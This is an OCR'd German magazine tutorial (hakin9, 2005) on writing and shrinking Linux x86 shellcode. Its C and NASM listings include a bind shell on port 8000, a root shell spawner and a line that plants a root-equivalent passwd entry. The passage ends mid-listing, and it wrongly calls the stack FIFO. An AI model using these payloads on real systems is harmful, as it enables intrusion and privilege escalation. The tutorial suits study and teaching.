hakin9


Optimierung der Shellcodes unter Linux

Michał Piotrowski

Der Artikel wurde in der Ausgabe 5/2005 des Magazins *hakin9* publiziert.
Alle Rechte vorbehalten. Kostenlose Vervielfältigung und Verbreiten des Artikels ist in unveränderter Form gestattet.
Das Magazin *hakin9*, Wydawnictwo Software, ul. Piaskowa 3, 01-067 Warszawa, *de@hakin9.org*

Optimierung der Shellcodes unter Linux

Michał Piotrowski



Der Shellcode ist ein integraler Bestandteil jedes Exploits. Während des Angriffs wird er in ein laufendes Programm eingefügt und führt im Kontext dieses Programms die ihm aufgegebenen Aktionen durch. Obwohl Aufbau und Funktionsweise des Shellcodes keine speziellen Kenntnisse erfordern, sind sie nicht allgemein bekannt.

Der *Shellcode* ist eine Sammlung von Maschinenbefehlen, die auch als Bytecode bezeichnet werden. Er ist einer der wichtigsten Bestandteile von Exploits, die Fehler wie Pufferüberläufe (*buffer overflow*) ausnutzen. Während des Angriffs wird er vom Exploit in ein laufendes Programms eingefügt und im Kontext dieses Programms führt er die ihm vom Einbrecher aufgegebenen Aktionen durch. Der Begriff *Shellcode* entstammt den ersten Codes, deren Ziel war, die Shell (in *NIX-Systemen ist es das Programm */bin/sh*) aufzurufen. Mit diesem Terminus werden aktuell die Codes bezeichnet, die unterschiedlichste Aktionen ausführen können.

Der Shellcode muss einige strikt festgelegte Bedingungen erfüllen. Er darf unter anderem keine Null-Bytes (*null byte*, 0x00) enthalten. Die Null-Bytes markieren das Stringende und unterbrechen Funktionen, die meistens zum Überlaufen von Puffern genutzt werden – `strcpy`, `strcat`, `sprintf`, `gets` etc. Ansonsten muss der Shellcode selbstständig und unabhängig von der Lokalisierung im Speicher sein. Daher darf man bei seiner Erstellung keine statische Adressierung verwenden. Zu anderen Eigenschaften des Shellcodes, die sich in manchen Situationen als wesentlich erweisen können, gehören seine Größe sowie der Satz der ASCII-Zeichen, aus denen er besteht.

Nun schauen wir mal, wie die Erzeugung der Shellcodes in der Praxis aussieht. Wir schreiben vier funktional verschiedene Programme, worauf wir sie modifizieren werden, um ihre Größe zu reduzieren und sie in echten Exploits nutzen zu können. Wir konzentrieren uns ausschließlich auf die Erstellung eines Shellcodes und werden auf die Problematik der Pufferüberlauffehler oder des Aufbaus von Exploits als solchen nicht eingehen.

In dem Artikel erfahren Sie...

- wie man einen Shellcode schreiben kann,
- wie man ihn modifizieren und verkleinern kann.

Was Sie vorher wissen/können sollten...

- Erfahrung mit Linux haben,
- über Programmiergrundlagen in C und Assembler verfügen.

Register und Befehle

Die Register (siehe Tabelle 1) sind kleine im Prozessor enthaltene Speicherzellen, die zur Aufbewahrung von Zahlenwerten dienen und vom Prozessor während der Ausführung jedes Programms genutzt werden. Die Register in 32-Bit x86-Prozessoren sind 32 Bit (4 Bytes) groß. In Bezug auf ihre Anwendungsmöglichkeiten können sie in Datenregister (EAX, EBX, ECX, EDX) und Adressregister (ESI, EDI, ESP, EBP, EIP) eingeteilt werden.

Die Datenregister teilen sich in 16-Bit (AX, BX, CX, DX) und 8-Bit (AH, AL, BH, BL, CH, CL, DH, DL) große Fragmente – sie können zur Reduzierung der Größe des Shellcodes und zum Entfernen der Null-Bytes (siehe Abbildung 1) eingesetzt werden. Die meisten Adressregister haben dagegen eine strikt festgelegte Bedeutung und sollen nicht zur Aufbewahrung beliebiger Daten genutzt werden.

Tabelle 1. *Die Register des x86-Prozessors und ihre Anwendungsbestimmungen*

Register	Anwendungsbestimmung
EAX, AX, AH, AL – Akkumulator	Arithmetische Operationen, Eingabe/Ausgabe-Operationen und Festlegung des auszuführenden Systemaufrufs; enthält auch den Wert, der durch den Systemaufruf zurückgegeben wird.
EBX, BX, BH, BL – Basisregister	Benutzt zur indirekten Speicheradressierung; speichert das erste Argument des Systemaufrufs.
ECX, CX, CH, CL – Zähler	Benutzt meistens als Zähler zur Unterstützung der Schleife; speichert das zweite Argument des Systemaufrufs.
EDX, DX, DH, DL – Datenregister	Benutzt zur Speicherung von Variablenadressen; speichert das dritte Argument des Systemaufrufs.
ESI – Quelladresse, EDI – Zieladresse	Benutzt meistens zur Ausführung von Operationen auf langen Datenketten einschließlich Überschriften und Arrays.
ESP – Stack-Zeiger	Enthält die Adresse der Stackspitze.
EBP – Basiszeiger, Framezeiger	Enthält die Adresse des Stackbodens; benutzt zum Verweisen auf die lokalen Variablen, die sich im aktuellen Stack-Frame befinden.
EIP – Befehlszeiger	Enthält die Adresse des nächsten auszuführenden Befehls.

Um aber einen fehlerfreien und funktionsfähigen Shellcode zu erzeugen, sollten Sie die Assemblersprache für denjenigen Prozessor genau verstehen, auf dem Ihr Shellcode ausgeführt werden soll (siehe Kasten *Register und Befehle*). Wir werden mit 32-Bit x86-Prozessoren und auf Linux mit Kernel 2.4 trainieren, haben also zwei grundsätzliche Typen der Assembler-Syntax zur Wahl: die von AT&T und die Intel-Syntax. Obwohl die AT&T-Syntax durch die meisten Compiler und Disassembler wie z.B. *gcc* oder *gdb* genutzt wird, verwenden wir die Intel-Syntax (sie ist nämlich überschaubarer). Alle unsere Beispiele werden wir mit Hilfe des Programms Netwide Assembler (*nasm*) in der Version 0.98.35 kompilieren. Dieses Programm ist in fast jeder Linux-Distribution enthalten. Außerdem nutzen wir die Programme *ndisasm* und *hexdump*.




Abbildung 1. *Aufbau des EAX-Registers*

Die Assembler-Befehle sind nichts anderes als symbolisch dargestellte Befehle für den Prozessor. Zu den Assembler-Befehlen, von denen es jede Menge gibt, gehören unter anderem:

- Verschiebebefehle (`mov`, `push`, `pop`),
- Arithmetik-Befehle (`add`, `sub`, `inc`, `neg`, `mul`, `div`),
- Logik-Befehle (`and`, `or`, `xor`, `not`),
- Steuerungsbefehle (`jmp`, `call`, `int`, `ret`),
- Befehle zur Manipulation von Bits, Bytes oder Strings (`shl`, `shr`, `rol`, `ror`),
- Eingabe/Ausgabe-Befehle (`in`, `out`),
- Kontroll- und Flag-Befehle.

Ich bespreche hier nicht alle verfügbaren Assembler-Befehle – wir konzentrieren uns nur auf die wichtigsten von ihnen, also diejenigen, die von uns genutzt werden. Die wichtigsten Assembler-Befehle einschließlich ihrer Anwendungsbestimmungen sind in Tabelle 2 präsentiert.

Wir bauen einen Shellcode

Unser Ziel ist, vier Shellcodes zu schreiben. Der erste von ihnen soll einen Text auf der Standardausgabe ausgeben, der zweite soll einen Eintrag in die Datei einfügen, der dritte soll die Shell aktivieren und der



vierte soll die Shell an einen TCP-Port binden. Nun beginnen wir mit der Erstellung dieser Programme in der Sprache C, denn es ist viel einfacher, ein fertiges Programm später in Assembler zu übersetzen als seine Zielform direkt in dieser Programmiersprache zu erstellen.

Der Quellcode des ersten Programms namens *write* ist in Listing 1 dargestellt. Die einzige Aufgabe von ihm ist, die in der Variable `line` gespeicherte Nachricht auf der Standardausgabe auszugeben.

In Listing 2 ist das zweite Programm – *add* dargestellt. Seine Aufgabe besteht darin, die Datei */file* im Schreibmodus zu öffnen und anschließend die Zeile `toor:x:0:0::/:/bin/bash` darin einzufügen. Tatsächlich sollten wir diesen Eintrag in die Datei */etc/passwd* einfügen, aber jetzt, in der Experimentierphase ist es sicherer, die Passwortdatei nicht zu modifizieren.

Das dritte Programm, *shell*, ist ein typischer Shellcode. Seine Aufgabe ist, nach der Ausführung der Funktion `setreuid(0, 0)`, die dem Prozess seine eigentlichen Berechtigungen wiederherstellt (dies ist sinnvoll beim Angriff auf das Programm *suid*, das aus Sicherheitsgründen seine Berechtigungen abgibt), das Programm */bin/sh* zu starten. Das Programm *shell* ist in Listing 3 präsentiert.

Das letzte und zugleich am fortgeschrittenste unserer Programme (namens *bind*) ist in Listing 4 zu

Listing 1. *Die Datei write.c*

```
#include <stdio.h>

main()
{
  char *line = "hello, world!\n";
  write(1, line, strlen(line));
  exit(0);
}
```

Listing 2. *Die Datei add.c*

```
#include <stdio.h>
#include <fcntl.h>

main()
{
  char *name = "/file";
  char *line =
    "toor:x:0:0::/:/bin/bash\n";
  int fd;
  fd = open(name,
    O_WRONLY|O_APPEND);
  write(fd, line, strlen(line));
  close(fd);
  exit(0);
}
```

Listing 3. *Die Datei shell.c*

```
#include <stdio.h>

main()
{
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  setreuid(0, 0);
  execve(name[0],
    name, NULL);
}
```

Listing 4. *Die Datei bind.c*

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main()
{
  char *name[2];
  int fd1, fd2;
  struct sockaddr_in serv;
  name[0] = "/bin/sh";
  name[1] = NULL;
  serv.sin_addr.s_addr = 0;
  serv.sin_port = htons(8000);
  serv.sin_family = AF_INET;
  fd1 = socket(AF_INET,
    SOCK_STREAM, 0);
  bind(fd1, (struct
    sockaddr *)&serv, 16);
  listen(fd1, 1);
  fd2 = accept(fd1, 0, 0);
  dup2(fd2, 0);
  dup2(fd2, 1);
  dup2(fd2, 2);
  execve(name[0], name, NULL);
}
```

Tabelle 2. *Die wichtigsten Assembler-Befehle*

Befehl	Beschreibung
`mov` – Verschiebebefehl	Kopiert den Inhalt eines Speicherabschnittes in einen anderen Speicherabschnitt: `mov <ziel>, <quelle>`.
`push` – Befehl des Ablegens auf den Stack	Kopiert den Inhalt des gewählten Speicherabschnittes auf den Stack: `push <quelle>`.
`pop` – Befehl des Holens vom Stack	Verschiebt einen Wert vom Stack in einen gewählten Speicherabschnitt: `pop <ziel>`.
`add` – Addierbefehl	Addiert den Inhalt eines Speicherabschnittes zu einem anderen Speicherabschnitt: `add <ziel>, <quelle>`.
`sub` – Subtraktionsbefehl	Subtrahiert den Inhalt eines Speicherabschnittes zu einem anderen Speicherabschnitt: `sub <ziel>, <quelle>`.
`xor` – symmetrische Differenz	Errechnet die symmetrische Differenz der gewählten Speicherabschnitte: `xor <ziel>, <quelle>`.
`jmp` – Sprungbefehl	Ändert den Wert des EIP-Registers auf die festgelegte Adresse: `jmp <adresse>`.
`call` – Aufrufbefehl	Funktioniert auf ähnliche Weise wie `jmp`, legt aber vor der \nderung des Wertes des EIP-Registers die Adresse des nächsten Befehls auf den Stack ab: `call <adresse>`.
`lea` – Befehl zum Laden der Adresse	Fügt in den gewählten Speicherabschnitt `<ziel>` die Adresse eines anderen Speicherabschnittes `<quelle>` ein: `lea <ziel>, <quelle>`.
`int` – Unterbrechung	Übersendet ein festgelegtes Signal an den System-Kernel und ruft einen Interrupt mit der festgelegten Nummer auf: `int <wert>`.



```
~/shellcode
[shellcode]$ gcc -o write write.c
[shellcode]$ ./write
hello, world!
[shellcode]$ gcc -o add add.c
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0::/:/bin/bash
[shellcode]$ gcc -o shell shell.c
[shellcode]$ ./shell
sh-2.05b$ ls
add  add.c  bind.c  shell  shell.c  test.c  write  write.c
sh-2.05b$ exit
exit
[shellcode]$ gcc -o bind bind.c
[shellcode]$ ./bind &
[1] 23994
[shellcode]$ telnet 127.0.0.1 8000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
ls;
add
add.c
bind
bind.c
shell
shell.c
test.c
write
write.c
: command not found
exit;
Connection closed by foreign host.
[1]+  Exit 127                ./bind
[shellcode]$
```

Abbildung 2. *Kompilierung und Funktionsweise der Programme write, add, shell und bind*

sehen. Nach seinem Start beginnt das Programm auf dem TCP-Port 8000 zu lauschen und nach der Übernahme der Verbindung leitet diese Verbindungen an die laufende Shell weiter. Dieser Funktionsmechanismus ist typisch für die meisten Exploits, die Sicherheitslücken in Netzwerkservern ausnutzen.

Der Kompilierungsvorgang aller Programme und ihre Funktionseffekte sind in Abbildung 2 dargestellt.

Nun wechseln wir zu Assembler

Jetzt, wenn wir sicher sind, dass unsere Programme einwandfrei laufen, können wir den zweiten Schritt machen, d.h. sie in Assembler übersetzen. Unser Ziel ist generell, dieselben Systemfunktionen auszuführen, die durch die in der Sprache C geschriebenen Programme genutzt werden. Um dies aber machen zu können, müssen Sie wissen, welche Nummern dieser Funktionen auf Ihrem System zugeordnet sind – dies können Sie erfahren, indem Sie in die Datei */usr/include/asm/unistd.h* hineinschauen. Was folgt: der Funktion `write` entspricht die Nummer 4, `exit` – 1, `open` – 5, `close` – 6, `setreuid` –70, `execve` –11 und `dup2` – 63. Etwas anders sieht die Situation bei den Socket-Funktionen aus – die Funktionen `socket`, `bind`, `listen` und `accept` werden nur von einem Systemaufruf und zwar von `socketcall` mit der Nummer 102 bedient.

Sie sollten auch dafür sorgen, dass diese Funktionen entsprechende Argumente erhalten. Im Falle des ersten Programms, das lediglich

Listing 5. *Die Datei write1.asm*

```
 1: section .data
 2:  msg db 'hello, world!', 0x0a
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; write(1, msg, 14)
 9:  mov eax, 4
10:  mov ebx, 1
11:  mov ecx, msg
12:  mov edx, 14
13:  int 0x80
14:
15: ; exit(0)
16:  mov eax, 1
17:  mov ebx, 0
18:  int 0x80
```

`write` und `exit` nutzt, ist alles klar. Die Funktion `write` nimmt drei Argumente entgegen. Das erste von ihnen legt den Deskriptor der Datei fest, in die wir schreiben werden, das zweite ist der Zeiger auf den Puffer, in dem Quelldaten enthalten sind, und das dritte Argument ist die Zahl der einzutragenden Zeichen. Die Funktion `exit` nimmt nur ein einziges Argument entgegen, das den Programmendestatus festlegt.

Write

Das Äquivalent zum Programm *write* in Form des Quellcodes von Assembler ist in Listing 5 zu sehen. In Zeilen 1 und 4 sind jeweils die Deklarationen der Datensektion (`.data`) und der Codesektion (`.text`) enthalten. In Zeile 6 haben wir den Standard-Entrypoint für das ELF-Linking, der bezüglich des Linkers *ld* ein globales Symbol sein muss (Zeile 5). In Zeile 2 definieren wir die Variable `msg` – einen als Bytes deklarierten String (Direktive `db`), der mit einem Zeilenendezeichen (`0x0a`) beendet ist. Zeilen 8 und 15 enthalten Kommentare und werden vom Compiler ignoriert. Zwischen Zeilen 9 und 13 sowie zwischen 16 und 18 sind Befehle enthalten, durch die die Funktionen `write` und `exit` vorbereitet und ausgeführt werden. Nun verfolgen wir ihre Funktionsweise.

Zunächst platzieren wir im EAX-Register den Wert des auszuführen-



```
~/shellcode
[shellcode]$ nasm -f elf write1.asm
[shellcode]$ ld -o write1 write1.o
[shellcode]$ ./write1
hello, world!
[shellcode]$
```

Abbildung 3. *Funktionseffekt des Programms write1*

```
~/shellcode
[shellcode]$ nasm -f elf add1.asm
[shellcode]$ ld -o add1 add1.o
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add1
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0::/:/bin/bash
[shellcode]$
```

Abbildung 4. *Funktionseffekt des Programms add1*

den Systemaufrufs (`write` hat die Nummer 4) und in den Registern geben wir seine Argumente ein: EBX – Deskriptor der Standardausgabe (hat die Nummer 1), EDX – Adresse des Anfangs des Strings, den wir ausschreiben wollen (enthalten in der Variable `msg`), ECX – Länge unseres Strings (mitsamt des Zeilenendezeichens beträgt sie 14). Daraufhin führen wir den Befehl `int 0x80` aus, der den Wechsel in den Kernel-Modus und Ausführung der gewählten Systemfunktion bewirkt. Ähnlich sieht es mit der Funktion `exit` aus – zunächst setzen wir das EAX-Register auf ihre Nummer (1), im EBX-Register geben wir 0 ein und wechseln nun wieder in den Kernel-Modus. Die Kompilierungsart und den Funktionseffekt unseres ersten, in Assembler geschriebenen Programms präsentiert Abbildung 3.

Add

In Listing 6 ist der in Assembler übersetzte Quellcode des zweiten Programms, *add*, präsentiert. Er ist etwas komplizierter.

Am Anfang und zwar in der Datensektion deklarieren wir zwei Zeichenvariablen – `name` und `line`. Sie enthalten jeweils den Namen der zu modifizierenden Datei und die hinzufügende Zeile. Zunächst öffnen wir die Datei */file* fügen daraufhin den Wert der Funktion `open` in das EAX-Register ein (5) und geben ihre zwei Parameter ein:

- In das EBX-Register tragen wir die Adresse der Variable `name` ein,
- In das ECX-Register fügen wir den Wert 1025 ein, der die Zahlenrepräsentation der Kombination der Flags `O_WRONLY` und `O_APPEND` ist.

Nach ihrer Ausführung gibt die Funktion `open` die Zahl zurück (fügt sie eigentlich in das EAX-Register ein), die die Nummer des Deskriptors der von uns geöffneten Datei ist. Wir benötigen diese Zahl zur Ausführung der Funktionen `write` und `close`, also verschieben diese in Zeile 15 in das EBX-Register. Dadurch enthält die nächste auszuführende Funktion (`write`) das erste Argument (die Nummer des Deskriptors) an der richtigen Stelle, also im EBX-Register. Anschließend geben wir in das EAX-Register die Zahl 4 und in das ECX-Register – 24 (die Länge der hinzufügenden Zeile) ein und übergeben daraufhin die Steuerung dem System-Kernel (Zeile 21).

Zum Schluss müssen wir mit Hilfe der Funktion `close` die Datei */file* schließen (das EAX-Register muss 6 enthalten und das EBX-Register bleibt unverändert – nach wie vor enthält es die Nummer des Deskriptors der geöffneten Datei)

Listing 6. *Die Datei add1.asm*

```
 1: section .data
 2:  name db '/file', 0
 3:  line db
    'toor:x:0:0::/:/bin/bash',
     0x0a
 4:
 5: section .text
 6:  global _start
 7: _start:
 8:
 9: ; open(name,
    O_WRONLY|O_APPEND)
10:  mov eax, 5
11:  mov ebx, name
12:  mov ecx, 1025
13:  int 0x80
14:
15:  mov ebx, eax
16:
17: ; write(fd, line, 24)
18:  mov eax, 4
19:  mov ecx, line
20:  mov edx, 24
21:  int 0x80
22:
23: ; close(fd)
24:  mov eax, 6
25:  int 0x80
26:
27: ; exit(0)
28:  mov eax, 1
29:  mov ebx, 0
30:  int 0x80
```

Listing 7. *Die Datei shell1.asm*

```
 1: section .data
 2:  name db '/bin/sh', 0
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; setreuid(0, 0)
 9:  mov eax, 70
10:  mov ebx, 0
11:  mov ecx, 0
12:  int 0x80
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15:  mov eax, 11
16:  mov ebx, name
17:  push 0
18:  push name
19:  mov ecx, esp
20:  mov edx, 0
21:  int 0x80
```

Listing 8. *Die Datei bind1.asm*

```
 1: section .data
 2:  name db '/bin/sh', 0
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; socket(AF_INET,
    SOCK_STREAM, 0)
 9:  push 0
10:  push 1
11:  push 2
12:
13:  mov eax, 102
14:  mov ebx, 1
15:  mov ecx, esp
16:  int 0x80
17:
18:  mov edx, eax
19:
20: ; bind(fd1,
    {AF_INET, 8000,
    "0.0.0.0"}, 16)
21:  push 0
22:  push 0
23:  push 0
24:  push word 16415
25:  push word 2
26:  mov ebx, esp
27:
28:  push 16
29:  push ebx
30:  push edx
31:
32:  mov eax, 102
33:  mov ebx, 2
34:  mov ecx, esp
35:  int 0x80
36:
37: ; listen(fd1, 1)
38:  push 1
39:  push edx
40:
41:  mov eax, 102
```

Listing 8. *Die Datei bind1.asm (Fortsetzung)*

```
42:  mov ebx, 4
43:  mov ecx, esp
44:  int 0x80
45:
46: ; accept(fd1, 0, 0)
47:  push 0
48:  push 0
49:  push edx
50:
51:  mov eax, 102
52:  mov ebx, 5
53:  mov ecx, esp
54:  int 0x80
55:
56:  mov edx, eax
57:
58: ; dup2(fd2, 0)
59:  mov eax, 63
60:  mov ebx, edx
61:  mov ecx, 0
62:  int 0x80
63:
64: ; dup2(fd2, 1)
65:  mov eax, 63
66:  mov ebx, edx
67:  mov ecx, 1
68:  int 0x80
69:
70: ; dup2(fd2, 2)
71:  mov eax, 63
72:  mov ebx, edx
73:  mov ecx, 2
74:  int 0x80
75:
76: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
77:  mov eax, 11
78:  mov ebx, name
79:  push 0
80:  push name
81:  mov ecx, esp
82:  mov edx, 0
83:  int 0x80
```

und verlassen das Programm mit der Funktion `exit` (in EAX 1, in EBX 0). Nun kompilieren und starten wir das Programm wie in Abbildung 4 gezeigt.

Shell

Auf gleiche Weise wird das Programm *shell* konvertiert – das Resultat ist in Listing 7 dargestellt. Ich beschreibe dieses Programm nicht genau, stattdessen konzentrieren wir uns auf den Aufruf der Funktion `execve` (Zeilen 15 bis 21), der etwas kompliziert zu sein scheint.

Die Funktion `execve` nimmt als erstes Argument die Adresse des Strings (Zeile 16) entgegen, der das auszuführende Programm (*/bin/sh*) festlegt. Das zweite Argument ist ein Array, das zumindest zwei Elemente enthält: denselben String und den Wert NULL. Zur Vorbereitung eines solchen Arrays nutzen wir den Stack. Zuerst legen wir auf den Stack das zweite Element des Arrays, also den Wert NULL (Zeile 17), und dann das erste Element, also die Adresse des Strings `name` (Zeile 18), ab. Daraufhin setzen wir mit Hilfe des ESP-Registers, das die aktuelle Adresse der Stackspitze (die in diesem Fall zugleich die Adresse unseres Arrays ist) enthält, das zweite Argument der Funktion (Zeile 19). Mit dem dritten und zugleich letzten Argument kann es keine Probleme geben – wir laden 0 in das EDX-Register (Zeile 20). Das so vorbereitete Programm kompilieren und starten wir auf ähnliche Weise wie die früheren Programme.

Bind

Das letzte unserer Programme ist am kompliziertesten und muss in Hinblick auf die Ausführungsart der Socket-Funktionen detaillierter erläutert werden. Die Assembler-Version des Programms *bind* ist in Listing 8 gezeigt.

Die Funktionen `socket`, `bind`, `listen` und `accept` werden nur durch einen Systemaufruf (`socketcall`) bedient, der zwei Argumente entgegennimmt. Das erste von ihnen ist die Nummer der auszuführenden Unterfunktion (1 für `socket`, 2 für `bind`, 4 für `listen` und 5 für `accept`) und das zweite Argument ist die Adresse auf den Speicherabschnitt, in dem Argumente für diese Unterfunktion enthalten sind. Nun schauen wir uns die Aufrufe der Funktionen `socket` (Zeilen 9–16) und `bind` (Zeilen 21–35) an.

Wie man in Listing 4 sehen kann, nimmt die Funktion `socket` drei Argumente entgegen:

- Protokollfamilie (`AF_INET` – Internet-Protokolle),
- Protokolltyp (`SOCK_STREAM` – Verbindungsprotokoll),
- Protokoll (0 – TCP).

Wir müssen sie irgendwo im Speicher platzieren – der einfachste Weg ist, sie auf den Stack abzulegen (Zeilen 9 bis 11). Dies müssen wir aber von hinten machen, denn der Stack ist ein FIFO-Speicher, weswegen Daten von ihm in umgekehrter Reihenfolge geholt werden wie sie abgelegt wurden. In Zeile 9 legen wir also das dritte Argument (0) auf den Stack ab, dann das zweite (1 – `SOCK_STREAM`) und schließlich das erste (2 – `AF_INET`). Anschließend legen wir die Argumente für den Aufruf `socketcall` selbst fest:



Listing 9. *Festlegen der Adresse des Strings mit Hilfe der Befehle jmp und call*

```
 jmp two
one:
 pop ebx
 …
two:
 call one
 db 'string'
```

Listing 10. *Die Datei write2.asm*

```
 1: BITS 32
 2:
 3:  jmp two
 4: one:
 5:  pop ecx
 6:
 7: ; write(1, "hello, world!", 14)
 8:  mov eax, 4
 9:  mov ebx, 1
10:  mov edx, 14
11:  int 0x80
12:
13: ; exit(0)
14:  mov eax, 1
15:  mov ebx, 0
16:  int 0x80
17:
18: two:
19:  call one
20:  db 'hello, world!', 0x0a
```

- in EAX wird 102 (Zeile 13) eingefügt,
- in EBX wird die Nummer der Unterfunktion `socket` (Zeile 14) eingefügt,
- in ECX wird die Adresse auf die Argumente der Unterfunktion `socket` eingefügt, die auf dem Stack abgelegt sind und deren Anfang den Stackzeiger, also das ESP-Register (Zeile 15), enthält.

Die Funktion `socket` gibt im EAX-Register die Zahl zurück, die die Nummer des Deskriptors des angelegten Sockets ist. Diese Zahl benötigen wir noch zur Ausführung der Funktionen `bind`, `listen` und `accept`, also verschieben wir sie aus dem EAX-Register in das EDX-Register, das bis hierher noch nicht verwendet wurde (Zeile 18).

```
~/shellcode
[shellcode]$ nasm write2.asm
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$
```

Abbildung 5. *Der aus dem Programm write2 erzielte Shellcode*

Der Aufruf der Funktion `bind` ist etwas komplexer, denn ihr zweites Argument ist der Zeiger auf die 16-Byte-Struktur `sockaddr_in`, die aus vier Elementen besteht: `sin_family` (2 Bytes), `sin_port` (2 Bytes), `sin_addr` (4 Bytes) und `pad` (8 Bytes). In erster Linie müssen wir eine solche Struktur auf dem Stack erstellen (Zeilen 21–25). Zunächst legen wir also die 8 Null-Bytes von `pad` (Zeilen 21 und 22) auf den Stack ab, setzen `sin_addr` auf 0 (Zeile 23) und `sin_port` auf 16415 (das ist die Zahl 8000 umkonvertiert in die Netzwerk-Byte-Ordnung) (Zeile 24) und fügen den Wert 2 in `sin_family` ein (Zeile 25).

Die Befehle `push` in Zeilen 24 und 25 enthalten jeweils die Direktive `word`, die bedeutet, dass wir 2-Byte-Werte auf den Stack ablegen. Daraufhin kopieren wir die Adresse der angelegten Struktur aus dem ESP- in das EBX-Register (Zeile 26). Jetzt legen wir die Argumente des Aufrufes `bind` selbst auf den Stack ab: Das dritte Argument beträgt 16 (Zeile 28), das zweite Argument ist die Adresse der Struktur `sockaddr_in`, die sich im EBX-Register (Zeile 29) befindet, und das erste Argument ist der Deskriptor des Sockets, enthalten im EDX-Register (Zeile 30). Zum Schluss (Zeilen 32–35) setzen wir das EAX-, EBX- und ECX-Register so, um den Systemaufruf `socketcall` ausführen zu können, und wechseln anschließend in den Kernel-Modus (`int 0x80`).

Die Funktionsweise der in diesem Programm genutzten Befehle basiert auf Methoden, die bereits präsentiert wurden, daher werden sie hier nicht detailliert besprochen. Wir gehen zum nächsten Schritt über – zur Konvertierung der Programme in Assembler in eine Form, die von innerhalb eines anderen Programm aus ausgeführt werden kann.

Wir vereinfachen den Code

Obwohl unsere Programme einwandfrei funktionieren, sind sie noch weit davon entfernt, was in echten Exploits verwendet werden kann. Im

Listing 11. *Die Datei test.c*

```
char code[]="\xe9\x1e\x00\x00\x00\x59\xb8\x04\x00\x00\x00\xbb\x01\x00"
            "\x00\x00\xba\x0e\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00"
            "\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdd\xff\xff\xff\x68\x65"
            "\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a";
main()
{
  int (*shell)();
  (int)shell = code;
  shell();
}
```

```
~/shellcode
[shellcode]$ gcc -o test test.c
[shellcode]$ ./test
hello, world!
[shellcode]$
```

Abbildung 6. *Wir testen den Shellcode*

Falle von normalen, eigenständigen Programmen wäre Ihre Struktur ganz richtig, aber wir erstellen einen Code, der von innerhalb eines anderen Prozesses aus ausgeführt werden soll. Daher müssen wir darauf verzichten, die Zeichenvariablen im Datensegment zu halten, und sie unter den Befehlen zu platzieren; wir müssen auch eine Methode zur Festlegung ihrer Adressen im Adressraum des Ursprungsprogramms herausfinden.

Tricks mit Sprüngen

Als behilflich können sich die Befehle `jmp` und `call` erweisen. Der Befehl `call` ändert den Wert des EIP-Registers und bewirkt einen Sprung in einen anderen Codeabschnitt, zugleich aber legt er die Adresse des nächsten Befehls auf den Stack so ab, so dass es möglich ist, das Programm nach dem Beenden des Aufrufs weiter auszuführen. Das Funktionsschema des Tricks, den wir nutzen, ist sehr einfach und in Listing 9 dargestellt. Zunächst machen wir einen Sprung (mit dem Befehl `jmp`) an die als `two` markierte Position, wo der Befehl `call` und der String stehen. Der Befehl `call` macht einen Sprung an die Position `one` und daraufhin legt auf den Stack die Adresse des Strings ab, den wir mit Hilfe des Befehls `pop` in das EBX-Register verschieben.

In Listing 10 können Sie die verbesserte Version des Programms *write1.asm* sehen, die von einem separaten Programm aus gestartet werden kann. Wie Sie sehen können, haben wir auf die Deklaration der Sektion verzichtet und die Direktive `BITS 32` hinzugefügt, die den Compiler darauf hinweist, dass er einen Code für 32-Bit-Prozessoren generieren soll. Dies ist notwendig, denn wir werden keinen Code mehr im ELF-Format generieren (der Parameter `-f elf`). Die Aufrufe der Funktionen `write` und `exit` werden auf fast gleiche Weise realisiert wie in der Datei *write1.asm*, doch mit der Ausnahme, dass wir die Adresse des Strings `hello, world!` auf eine andere Weise in das ECX-Register einfügen – wir holen sie nämlich vom Stack (Zeile 5).

Listing 12. *Die Datei write2b.asm*

```
 1: BITS 32
 2:
 3: ; write(1, "hello, world!", 14)
 4: push word 0x0a21
 5: push 0x646c726f
 6: push 0x77202c6f
 7: push 0x6c6c6568
 8:
 9: mov eax, 4
10: mov ebx, 1
11: mov ecx, esp
12: mov edx, 14
13: int 0x80
14:
15: ; exit(0)
16: mov eax, 1
17: mov ebx, 0
